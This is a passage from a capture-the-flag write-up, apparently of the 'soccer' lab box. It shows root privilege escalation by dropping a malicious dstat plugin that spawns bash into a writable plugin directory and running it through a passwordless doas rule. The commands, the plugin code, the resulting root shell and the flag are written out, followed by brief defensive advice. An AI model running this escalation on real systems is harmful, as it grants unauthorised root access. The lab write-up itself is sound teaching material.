-u *user* Execute the command as *user*. The default is root.

doas can execute command as another user ! This is great because we need exactly something like that to get a shell as root

So lets check the doas config file

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

```
player@soccer:~$ doas -u root /usr/bin/dstat
You did not select any stats, using -cdngy by default.
--total-cpu-usage-- -dsk/total- -net/total- ---paging-- ---system--
usr sys idl wai stl| read  writ| recv  send|  in   out | int   csw
  1   1  98   0   0| 156k   48k|   0     0 |   0     0 | 540   644
  1   0  99   0   0|   0     0 | 192B  790B|   0     0 | 271   495
  1   0  99   0   0|   0     0 | 126B  342B|   0     0 | 252   491
  0   1  99   0   0|   0     0 | 236B  384B|   0     0 | 247   486
```

We are only allowed to run dstat as root !

i just look what dstat is and what we can do with it and i found some intresting stuff!

```
        socket, swap, swapold, sys, tcp, time, udp, u
 --list

 list the internal and external plugin names
```

```
player@soccer:~$ doas -u root /usr/bin/dstat --list
internal:
        aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,load,lock,mem,mem-adv,net,page,page24,proc,
        raw,socket,swap,swap-old,sys,tcp,time,udp,unix,vm,vm-adv,zones
/usr/share/dstat:
        battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgrq,disk-svctm,disk-tps,disk-util,disk-wait,dstat,dstat-cpu,
        dstat-ctxt,dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,helloworld,ib,innodb-buffer,innodb-io,innodb-ops,jvm-full,jvm-vm,lustre,
        md-status,memcache-hits,mongodb-conn,mongodb-mem,mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,
        mysql5-conn,mysql5-innodb,mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,net-packets,nfs3,nfs3-ops,nfsd3,nfsd3-ops,
        nfsd4-ops,nfsstat4,ntp,postfix,power,proc-count,qmail,redis,rpc,rpcd,sendmail,snmp-cpu,snmp-load,snmp-mem,snmp-net,snmp-net-err,
        snmp-sys,snooze,squid,test,thermal,top-bio,top-bio-adv,top-childwait,top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,
        top-io,top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,vm-cpu,vm-mem,vm-mem-adv,vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,
        vz-ubc,wifi,zfs-arc,zfs-l2arc,zfs-zil
player@soccer:~$
```

Plugins

While anyone can create their own dstat plugins (and contribute them) dstat ships with a number of plugins already that extend its capabilities greatly. Here is an overview of the plugins dstat ships with:

dstat can use custom plugins, and this is our jackpot to get a shell as root!

Ok Great, what whare should i place my custom plugin?

Files

Paths that may contain external dstat_*.py plugins:

```
~/.dstat/
(path of binary)/plugins/
/usr/share/dstat/
/usr/local/share/dstat/
```

we had write permission on this folder!

```
player@soccer:/usr/local/share/dstat$ ls -la
total 8
drwxrwx--- 2 root player 4096 Dec 12 14:53 .
drwxr-xr-x 6 root root   4096 Nov 17 09:16 ..
```

```
player@soccer:/usr/local/share/dstat$ cat dstat_privesc.py
import os
os.system('bash')
```

i created an small python script that will spawn a shell!

So lets test our privesc method and see if this gone work!

```
player@soccer:/usr/local/share/dstat$ doas -u root /usr/bin/dstat --privesc
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
root@soccer:/usr/local/share/dstat# cat /root/root.txt
120257e4154b4b1de6c65c98ad8609bd
root@soccer:/usr/local/share/dstat#
```

Boooom we got the root flag!!

Defeuce

Root Privilege Escalation

The doas binary should not be a SUID binary, and if its necessary to be one the dstat Plugins folder should be owned by root, only root!

Become User / Foothold

Setting a strong password for Tiny File Manager!

Input Sanitization by website would prevent the SQLi in this case!